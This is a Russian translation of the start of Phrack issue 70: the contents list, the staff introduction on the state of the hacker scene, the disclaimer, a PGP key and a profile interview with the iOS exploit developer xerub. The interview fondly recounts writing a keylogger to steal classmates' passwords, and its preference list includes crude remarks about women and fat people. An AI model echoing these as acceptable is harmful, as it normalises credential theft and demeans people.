Phrack RU issue 070

Русская версия Phrack, выпуск 070. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты.

Материалы выпуска: Введение; Характеристики; Атака на движки JavaScript; Cyber Grand Shellphish; Побег из виртуальной машины: исследование на примере QEMU; Инструментирование .NET посредством инъекции байткода MSIL; Двадцать лет побегов из песочницы Java; (De)coding: декодирование уязвимости ядра iOS; Искусство эксплуатации: Создайте собственную путаницу типов; Некромантия гипервизоров: реанимация защитников ядра, или об эмуляции гипервизоров — разбор случая Samsung RKP; История двух уязвимостей гипервизора: побег из FreeBSD bhyve; Медведь на арене; Эксплуатация ошибки форматной строки в Solaris CDE; Некролог по Segfault.net; Сцена хакерских видео на YouTube.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: Phrack Staff

=--=
=-------------------------=[Introduction]=----------------------------=
=--=
=----------------------=[Phrack Staff]=-------------------------=
=----------------------=[staff@phrack.org]=-------------------------=
=--=
=----------------------[October 5, 2021]=-----------------------=
=--=

Введение

Phrack! Мы вернулись! Всего пять лет назад вышел выпуск 0x45. Звучит, может, и не так страшно, но на деле — это действительно плохо. Выпуск 0x45 вышел через четыре года после выпуска 0x44. И вот теперь прошло ещё пять лет. Просто обозначаем контекст. Мир изменился настолько, и за эти пять лет произошло столько всего, что нет смысла делать какие-либо далеко идущие выводы. Phrack всегда был отражением хакерского сообщества — и что же, само сообщество всё больше отдаляется от себя. Мы не имеем в виду, что талантливых хакеров больше нет — они безусловно есть (взгляните только на наших авторов). Мы также не имеем в виду, что публичных хакерских работ высокого уровня стало меньше — они тоже есть (снова в подтверждение — наши статьи). Однако налицо очевидный уход от коллективного хакерского мышления, столь характерного для прошлого. Слово «сцена» теперь вызывает у людей лишь ухмылку. Причин тому много, и мы все несём за это ответственность [1].

Так где же сообщество сейчас и, что важнее всего, куда оно движется?

Мы все движимы эго — и, осмелимся утверждать, сегодня это проявляется острее, чем прежде. Это существенно осложняет выживание коллективов. Мы ожидаем прямой отдачи от своего хакерства — в самых разных формах, включая репутацию. Раньше анонимные материалы приходили довольно часто, а за последние пять лет их почти не было. Где новый Malloc Maleficarum? Вопрос здесь не в качестве — высококлассный хакинг у нас есть, мы это уже обсудили. Вопрос — о сообществе и о том, как оно изменилось за последние 10–15 лет. И о Phrack.

Phrack начинался как сообщественный зин для обмена технической информацией и хакерскими техниками в то время, когда такую информацию было трудно найти. Затем всё изменилось. Быть опубликованным в Phrack стало символом достижения, элитарности и чести. Потом произошёл небольшой, но значимый сдвиг. Phrack стал тяготеть (намеренно или нет — тема отдельного разговора) к академической среде. Академики заметили высокое качество материалов Phrack, начали их цитировать и строить на их основе наступательные и оборонительные исследования.

Отчуждило ли это андеграунд, который Phrack представлял столько лет? Да, мы думаем, что отчуждило. Но и сам андеграунд изменился. Часть его оказалась вовлечена в создание вредоносного ПО, шпионских программ, а также в индустрию «инфобезопасности». Всё это мутировало андеграунд. Конечно, мы не осуждаем. Разве Phrack не должен отражать сообщество таким, какое оно есть? Или Phrack должен оставаться маяком старой школы андеграунда? Это ещё предстоит выяснить. Phrack будет жить, пока живо сообщество — отражая его. Если хакерское сообщество в большинстве своём станет «инфосек», то и Phrack, вероятно, пойдёт тем же путём. Если в основе сообщества будет CTF — Phrack отразит это. Если сообщество сосредоточится на вредоносном ПО — Phrack сделает то же самое. Разве не так Phrack всегда и работал? Он всегда был и всегда будет «от сообщества, для сообщества». Если сообщество решило, что у Phrack пятилетний цикл выпусков — значит, вот где мы находимся.

К сожалению, этот выпуск снова содержит некрологи: мы потеряли хакеров, оказавших огромное влияние на наше сообщество. Phrack хочет попрощаться с ними. Их уход глубоко нас печалит и делает наше сообщество беднее в талантах, этике и интеллекте. Мы также скорбим по утраченным сообществам. Segfault.net был нашим домом и хостингом в прошлом — теперь его нет.

Но есть и хорошие новости! Возможно, вы слышали о мерче Phrack [2] — да, мы его возродили! Оригинальные художественные работы 2003 года были найдены на резервном диске. Вся прибыль идёт в Electronic Frontier Foundation. EFF — редкий пример честного и простого совета для рядовых граждан. А ещё — защитник наших прав в интернете и свободы информации. Настоящий маяк в темноте. EFF в своё время содержал один из трёх FTP-серверов для скачивания Phrack. И не стоит забывать, что EFF оплатил адвоката соучредителя Phrack Knight Lightning в судебном деле 1990 года и поддерживал его на протяжении всего процесса. Они противостояли Секретной службе США — беспощадному противнику, не уважающему ни свободу информации, ни хакерскую сцену в целом. С помощью EFF дело против Knight Lightning рассыпалось, а Секретная служба США выглядела жалко.

На мерче изображён гном Phrack на лицевой стороне и «Манифест хакера» на обороте. Доставка по всему миру.

[1] https://phrack.org/issues/69/6.html#article
[2] https://phrack.myspreadshop.co.uk/

```
$ cat p70/index.txt
```

Содержание

Приветствия

• **dakami:** чистая страсть к хакерству, будет очень не хватать
• **navs:** наши соболезнования в связи с этим блестящим хакером

• **принятые авторы:** спасибо за вашу работу, вы поддерживаете Phrack живым
• **отклонённые авторы:** надеемся, наши рецензии оказались вам полезны

• **бывшие участники команды Phrack:** теперь мы всё понимаем ;)

Политика Phrack

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Контакт

```
                    ----( Contact )----

        <  Editors           : staff[at]phrack{dot}org   >
        >  Submissions       : staff[at]phrack{dot}org   <
```

Материалы можно зашифровать следующим PGP-ключом:

(Подсказка №1: Всегда используйте PGP-ключ из последнего выпуска)
(Подсказка №2: Укажите ANTISPAM в теме письма, иначе вас встретит грозный демон /dev/null)

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

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
```

```
APChjN9MGeDV0JQR85w7wdGGtDVCNk/Rpg7JMbTgrKB3R1LERbjsOQG3+UeWwUWS
PGccf30uvPcpEVj6SFl78/OjL/xsZYn2+gOGvwChg2UzYJ53r04aPVFyAU4bt8QO
uH6Xyl34RAPjnQdQwMWmwTIv97lJaGU/KCW+RAxXX4iPLXN7GaVZRxQIwYAS4NSP
2tTJXfcKIpxZuQINBF4XdKoBEACzpbhtM/fz9vBadAQ/irCsZXBPJNN9OG/RgUfe
Vra7Jl6fhLjSSDrzoNQAU1+0CrJJIyb6REF7PNG2fevhfjYlVSccOMaYBcXQ7SGM
kxeK6SxMmJ3rX0BqqNPN5xsULZ6/EUjCuCdBS4QnCd5Pfv3TTd+m1vofvLTk7EU5
rn3GbSRjO4a662ewyLyaSw7k0y3ryskuY7HWwdDB1T2gV0538FDbZJJ9Lvnc6aYL
jJ4Uq+/hzsobjAF73PHMV3KCTfeOyGHgUAQBJj4ypR1OwzynpS/0FltwYB7RRllx
vYKhBv4QA489CMnwK1r/6PpC1nPjyTCpx+Dj19nEy4nYzLIQkDf330rz3lFTcjnA
GYgQvr9GfE9dnl6mrOT6Fbsj4AhLxbEbpjkHuCvLGF1fAQarnjfyvUEI+Yetme2N
Ex/C7XPLAJKIrA7wpnObZ0h610//O8JaFMuOsfoQgNf3m2TNt+CfwOe76hjZ1NzJ
Vv22NzkqH+VGR6x2PwNaAy39SMMAQSA6rM8Hj0BGRWn7UEvaIyqptlmHS/9CHoyc
gnIhY9hRDp2KpRg+9uhmSapT0QQFEF9Otoa8X2vt69ze1geJ4SFW+NFU9zcdOohz
6a8SpX+7rG//XLIs2vPTZo1hpY/RZ+5XPptUpXdFjZzMRbpnFkpPNbyETQYYelBW
XkJ00wARAQABiQIlBBgBAgAPBQJeF3SqAhsMBQkHhM4AAAoJEPuBHb1p2hqM6ZUP
/RhXtbGZ9wHWo5rMCZcDLvfyjutFdXUxjd6zatlxasM/5sxJvOLxmfrAvZZ+eWyA
92LiCc19rt0GQAEOAz09ruo/kJmrNqzU0orrF1U/8L9ETJztJqXSt4fZHajC5Y71
GD0e9KkCfvUykaeg4l3fnij3eE/toJ2gEqGetjXOgd+kaJQX/Knq0bVBhCILtTDf
Nl64tgrvuhKdS2j9YLFqx67p3uaCbaJmWWfUetbUi3qqMR9XNYcxNJm0KGfEdZ/W
34/fH4ec9UMRWjgbRozN9pjqDXgmY+tPpNQFrufvflqJB6sDIYvor11DYmVue2Rc
hd6omo2nyaCv5+cJubdltc5E2re3ZdzLEE9yOJ7lMEaUl7/jrgGO7XHmIQEqGA40
NZFgGrPhir3lwY40nNhcCxmEpwHG9KKW0oJJB3z1kbivdfXW4+kAUhwnF0dJnxEh
C+8150deuedjuoQxt3UCVjvq+1Xurgzyf53Ra7hwbjmInkSbfNPhEikoZ2Hu2D2F
icSO65h/MFVxk9hyui6NKM0pWfow2jU2B2qIvloqdERODzqxENJjyb8p3KA80TLg
mW0tBEw+oiIpUnHdYPRHheheRA03w6hmwzAyW443mDWCauttCSBrWTJ9donJYwyw
dQp1dLPJydPWmyQHlJcMxykgnWEJqizcgQpMfw/tZQMS
=vq07
-----END PGP PUBLIC KEY BLOCK-----
```

=[EOF]=----------=

Характеристики

Автор: Phrack Staff

```
           Handle: xerub
              AKA: concat(*given_name, surname)
                   <insert other silly names made up during my teen years>
    Handle origin: Completely made up. Any semblance with literary or real
                   life is purely coincidental. The X is to be read like a
                   Latin X, or even the the Greek letter X, if you prefer,
                   but never like 'sh'. Also, Quake3's Xaero is my cousin.
 Age of your body: Old enough to remember the horrors of the Eastern Bloc.
                   Also XOR AX, AX is faster than MOV AX, 0. Change my mind!
  Height & weight: 170+ & slender
      Produced in: Romania
             Urlz: https://github.com/xerub, https://twitter.com/xerub
        Computers: AMD K5, K6, Pentium Pro, Celeron, Core2 Duo, Core-iX
       Creator of: The concept of kppless jailbreaks [sic]
        Member of: XXX
         Admin of: XXX
         Projects: 0x41con
            Codez: img4lib, ROP compiler, many other incomplete tools used
                   in jailbreaking
    Active since: Around the turn of the millennium
  Inactive since: 2020
```

Предпочтения

• **Актёры:** J.P. Belmondo, Gheorghe Dinica.
• **Фильмы:** Brazil, Blade Runner, Fight Club.
• **Авторы:** Raymond Chandler, Oscar Wilde, Aldous Huxley, George Orwell.
• **Тусовки:** 0x41con, ранние издания Warcon.
• **Секс:** Беспорядочный и грязный.
• **Книги:** В основном мёртвая классика. Никаких технических книг.
• **Роман:** «Портрет Дориана Грея».
• **Встреча:** Richard Feynman, +ORC
• **Музыка:** Deep Purple, Led Zeppelin, Queen до '92 года.
• **Алкоголь:** Односолодовый скотч, чистый. Красное сухое вино.
• **Машины:** BMW
• **Женщины:** Молодые, высокие и стройные с сексуальной попкой.
• **Мужчины:** Нет.
• **Еда:** Итальянская, морепродукты Юго-Восточной Азии.
• **Нравится:** Свобода, солнечная погода, вредные привычки, едва одетые красотки.
• **Не нравится:** Лицемерие, политкорректность, власть, философские левые. Фанатики любого толка. Толстяки, занимающие два сиденья в автобусе.

Жизнь в трёх предложениях

Выросший в сельской местности, я поехал в среднюю школу в город средних размеров. Школа изменила мою жизнь, потому что дала возможность работать на настоящем компьютере. В университете жуткая автомобильная авария прервала мою учёбу, но примерно в то же время я

устроился на пару работ, и в конечном счёте осел в одной охранной компании, где и остаюсь по сей день.

Страсти и то, что заставляет тебя двигаться

Понимание тонких деталей устройства механизмов. Любых механизмов — начиная с механических и заканчивая самыми сложными программными эксплойтами в духе Руба Голдберга. Но истинная радость начинается тогда, когда я сам создаю подобные механизмы. Даже когда я не занимаюсь поиском уязвимостей, я проводил свои хакерские дни в тесном контакте с железом, выжимая из него последнее — будь то драйверы 3D-видеокарт или системный софт в режиме защиты x86.

Запоминающиеся события

Если идти в обратном порядке: две встречи 0x41con — привет всем причастным, надеюсь, будет ещё одна. Моя первая поездка в Восточную Азию: удивительная история, удивительные люди, удивительная еда. Моя самая первая iOS-уязвимость — обход подписи кода dyld; я был достаточно глуп, чтобы передать её кому-то, кто потом использовал её без моего разрешения. Разборка моего iPhone 1.1.2 OTB и аппаратная разблокировка baseband путём подтягивания трассы A17 к высокому уровню по постам geohot. Понимание гениальности ZMist. Попытка — и провал — взломать SoftIce; наверное, я хотел вписать своё имя в него, но пришлось довольствоваться Marquis de Soiree. Первый контакт с компьютером; он изменил мою жизнь.

Цитаты

«Умный способ держать людей пассивными и послушными — строго ограничить спектр допустимых мнений, но разрешить весьма оживлённые дебаты внутри этого спектра.» — N. Chomsky

«Жестокость барона-разбойника может иногда засыпать, его алчность может в какой-то момент насытиться; но те, кто мучают нас ради нашего же блага, будут мучить нас без конца, ибо делают это с одобрения собственной совести.» — C.S. Lewis

---

Твоё мнение о Phrack?

Молодые люди часто спрашивают меня, как и где найти материалы по взлому, и мой неизменный ответ — Phrack. Здесь можно найти практически всё: от почтенных переполнений стека — «Smashing the Stack for Fun and Profit» Aleph One — до самых сложных атак на относительно современный софт. Phrack — это то самое место, где учатся взлому.

Что ты хотел бы видеть опубликованным в Phrack?

Я считаю, что наиболее ценны статьи, описывающие техники, а не конкретные баги. Два таких основополагающих материала были чрезвычайно важны лично для меня: «Modern Objective-C Exploitation Techniques» от nemo и «Attacking JavaScript Engines» от saelo. Это лишь пара работ, которые позволили хакерам творить своё волшебство ещё долгие годы. Нам определённо нужно больше таких!

Кто или что вдохновило тебя начать заниматься взломом?

Razor 1911. В детстве я воображал, что хотел бы крякать игры и играть в них всю оставшуюся жизнь.

Мы знаем, что никто никогда не признается, что он часть андеграунда, но: когда и как ты в него попал? :>

Я НЕ вошёл в андеграунд, когда создал свой первый кейлоггер, кажется. Я просто узнал о функции TSR (terminate and stay resident) DOS и решил украсть пароли пользователей из школьного компьютерного класса. INT 09 ftw!

Что ты считаешь своим наиболее значимым техническим достижением?

Наверное, самый ожидаемый ответ на этот вопрос — захват буткейна. Но это не так, и вот почему: буткейн — это смешанное благословение. Хотя многие считают его Святым Граалем, на самом деле это белый слон. Во-первых, он никогда не был действительно необходим для продолжения исследований; во-вторых, упоминание столь редких багов — это билет в один конец к их уничтожению; и в-третьих, чаще всего они попадают в руки тех, кому я лично не хотел бы их отдавать.

Моё исследование буткейна началось примерно в 2015 году и закончилось около 2017-го; хотя оно и дало пару багов, я не считаю их значимыми техническими достижениями — им по большей части не хватает сложности, за исключением самого бесполезного из них: переполнения стека iBoot через HFS+.

Как бы странно это ни звучало, я оцениваю свои хакерские достижения не по ценности конечной цели, а по сложности атаки. Большинство моих эксплойтов были, в свою очередь, моим наиболее значимым техническим достижением на тот момент. Если выбирать один, то это был шелл на заблокированном iPhone примерно пять лет назад. И снова в этом году — с CVE-2021-30737.

К предыдущему вопросу: можешь дать предысторию? Как и почему ты придумал это? Есть ли анекдот, связанный с этим?

В то время это считалось чрезвычайно сложным делом, если не считать захвата буткейна. Всё произошло в разгар судебного противостояния ФБР и Apple по вопросу бэкдора в iOS. Я взялся за это с помощью нескольких друзей, но мы использовали свежезапатченные баги. В итоге это оказалось не очень полезным, но полная цепочка была, пожалуй, одной из самых сложных, которые я когда-либо писал. Кроме того, опыт, накопленный в процессе, очень помог мне повторить это пять лет спустя с 0day и минимальными усилиями.

Ты опубликовал много работ (код, ключи и т.д.) по технологиям Apple. Что тебя привлекает в Apple как в объекте исследования?

Все крутые ребята этим занимались. Кроме того, поначалу было весело ломать iPhone — хотя бы для того, чтобы утереть нос Apple, которая считала свою ОС неприступной. Но с другой стороны, мне действительно нравились их телефоны — и с точки зрения железа, и с точки зрения программного обеспечения.

Когда ты начал изучать технологии Apple?

Думаю, это было в декабре 2007 года, когда я получил свой первый iPhone. Шеф подарил его мне на корпоративной вечеринке в качестве награды за что-то, чего я уже не помню. Есть большая вероятность, что всё это дело было связано со взятками и женщинами сомнительной репутации.

Какова твоя оценка позиции Apple по вопросам безопасности программного обеспечения и железа?

У Apple огромная кодовая база. Сам её объём делает наличие багов безопасности почти неизбежным, хотя они смягчают это с помощью компартментализации и других защитных мер — с переменным успехом. Работа с патчами у них хромает: чаще всего это либо неполное исправление, либо откровенно плохое. Они также используют много стороннего кода, но, похоже, не очень хорошо справляются с отслеживанием патчей безопасности в этих библиотеках. Это приводит к некоторым из наиболее постыдных проблем с безопасностью.

На аппаратном фронте они, однако, справляются неплохо. Изоляция чувствительного криптографического материала в Secure Enclave вне Application Processor — пожалуй, одна из лучших идей, которые у них были. К сожалению, в ранних моделях (главным образом 32-битный SEP) они упустили пару вещей, что позволило взламывать их с относительной лёгкостью.

PAC — это хорошая защита, поскольку она значительно повышает порог получения первоначального плацдарма, по крайней мере в определённых сценариях. Однако когда PAC только появился, он не был таким повсеместным, каким должен был быть, защищая лишь указатели кода и оставляя без внимания критические указатели данных: CoreFoundation runtime, внутренние структуры ядра и т.д. Apple также добавит MTE в свои чипы в ближайшем будущем, что может ещё больше усложнить создание эксплойтов. Но опять же, всё зависит от того, как это будет реализовано.

К сожалению, исследования безопасности, связанные с Apple, сводятся либо к использованию Security Research Device, либо к применению цепочки эксплойтов для взлома iPhone для дальнейшего изучения. Первое для многих неприемлемо из-за условий использования Apple, тогда как второе подразумевает n-day или даже 0-day. В ближайшем будущем мы ещё можем идти этим путём, но по мере того как нынешние устройства устаревают, а новые приходят с аппаратными средствами защиты, это будет становиться всё сложнее.

С оптимистичной стороны, Mac пока несколько более открыты, и к счастью для нас, те же исследования часто применимы к их мобильным устройствам, поскольку они разделяют огромное количество кода с Mac. Это как-то откладывает вышеупомянутые проблемы на некоторое время.

Ещё одним решением могла бы стать эмуляция iOS/устройств, но у неё неопределённое будущее, и она недоступна широкой публике. У меня нет никакого опыта в этой области.

Остаётся ли Apple-андеграунд таким же сильным, как, скажем, 5 лет назад? И каков его будущее?

Определённо нет. Многие талантливые исследователи ушли, стали неактивными, устроились на работу (в Apple или в другое место) или вышли на рынок эксплойтов.

Какие открытые проблемы и новые технологии, по-твоему, являются перспективными направлениями исследований? Нынешние и будущие?

Лучшие темы для исследований — это области, которые пока недостаточно хорошо изучены, особенно в закрытых проприетарных системах: базовые полосы частот, прошивки Wi-Fi и т.д.

Что ты предпочитаешь — наступательные или оборонительные исследования? Что из двух, по-твоему, лучше способствует обучению и пониманию?

Мне определённо нравится и то, и другое. Хотя оборонительное гораздо, гораздо сложнее. Мой личный опыт говорит, что проще идти наступательным путём, а потом переходить на другую сторону, набравшись достаточно знаний и опыта. Это позволяет иметь чёткое представление о защите в вашей системе: что именно вы должны защищать, где проходит граница безопасности, насколько полезна та или иная мера защиты и т.д.

Каково твоё отношение к индустрии ИБ в сравнении с «андеграундом»?

Долгое время андеграунд был горнилом, откуда появлялись новые таланты. В прошлом это было единственное место, где можно было найти знания и приобрести настоящие навыки. И тёмная сторона привлекательна для молодёжи, особенно в подростковые годы. Но по мере взросления им

нужны реальные работы, и зачастую они вливаются в индустрию. Вдобавок ко всему, многое изменилось: сегодня можно учиться безопасности в школе или пользоваться тысячами опубликованных эксплойтов. Это значит, что индустрия может обходить андеграунд, который начинает угасать.

Некоторые утверждают, что хакерская сцена стареет и молодых талантливых людей, заинтересованных во взломе, недостаточно, чтобы прийти ей на смену. Каково твоё мнение?

Я думаю, талантливых молодых людей достаточно. «Проблема» в том, что их перехватывают как можно раньше — индустрия заманивает их жирными зарплатами. В итоге их путь по хакерской сцене весьма короток, если вообще есть. Это может привести к оскудению сцены, по крайней мере в какой-то степени.

Какой совет ты дашь новым хакерам, читающим это?

Начинайте рано, пока у вас достаточно энергии, времени и идей. Не пренебрегайте старыми техниками и багами — в этих уроках всегда есть чему поучиться. Чаще всего рядом с только что запатченной уязвимостью скрывается ещё одна, незамеченная. Кроме того, никакое количество книг, слайдов и статей никогда не заменит практического опыта. Засучите рукава и готовьтесь нырять.

Какое было твоё самое «просветляющее» озарение? Техническое или нет — или оба.

Время — наш самый драгоценный ресурс в течение жизни. Это, пожалуй, единственное, что невозможно ни вернуть, ни купить. Используйте его мудро и наслаждайтесь жизнью. Взламывайте, пока взлом приносит радость и удовлетворение, а потом двигайтесь дальше.

Какова твоя позиция по вопросу полного раскрытия vs. нераскрытия? Есть ли ситуации, когда нужно и то, и другое, или это всегда одно из двух?

Я склоняюсь к полному раскрытию. Хотя могут быть обстоятельства, при которых нераскрытие предпочтительнее, я всё же думаю, что полное раскрытие повышает осведомлённость об определённых багах и вынуждает как производителя программного обеспечения, так и пользователей осознать их серьёзность и как можно скорее выпустить патч.

Каково будущее взлома? Будущее «андеграунда»?

Очень немногие хакеры остались, чтобы взламывать ради самого взлома. Большинство рано устраиваются на работу в сфере безопасности, но зачастую занимаются там скучными вещами. Вдобавок ко всему, планка для взлома самых интересных целей сегодня гораздо выше, чем лет десять или двадцать назад. Моё личное ощущение таково: хакеры будут взламывать, но золотой век остался позади.

Какова роль Phrack на нынешней «сцене», которую доминируют «конференции»?

Конференции — это отличный способ встретиться с друзьями, познакомиться с новыми людьми в этой сфере, повеселиться и в целом наладить связи. Однако колода слайдов никогда не будет такой же подробной, как белая книга или развёрнутая статья. И именно здесь Phrack блистает. Ещё один аспект: Phrack уходит корнями в историю. Здесь полно материала — от простейших до наиболее сложных хакерских техник, и это место первого обращения для новичка.

Каковы, по-твоему, крупнейшие вызовы в области информационной безопасности на ближайшие 5 лет? И что с этим делать?

Главная проблема в краткосрочной и среднесрочной перспективе — защита нашей конфиденциальности. С одной стороны, правительства давят в пользу бэкдоров в криптографии, с другой — сомнительные структуры пытаются её взломать. Я не представляю, чем это кончится, и не очень оптимистично смотрю на это. Правительства в конечном счёте добьются своего, бормоча что-то про Общее Благо или в том же духе. Другие ребята попытаются захватить конечные точки, но это вряд ли произойдёт массово.

Что касается безопасности конечных точек, я считаю, что веб-браузеры с их постоянно растущей сложностью станут нашим проклятием ещё на многие годы. Браузеры обладают слишком большой выразительной мощью на стороне клиента, которую можно использовать для обхода всевозможных защитных механизмов.

Ещё одна проблема, преследующая нас несколько лет и смутно связанная с вышесказанным, — это множество утечек данных, произошедших повсюду и раскрывших огромные массивы пользовательских данных из якобы защищённых баз данных крупных корпораций. Самый простой способ предотвратить такие катастрофы — вообще не хранить эти данные, но боюсь, этого никогда не произойдёт, поскольку это противоречит их коммерческим интересам.

Открытый вопрос. Есть ли что-то ещё, что ты хотел бы сказать читателям Phrack?

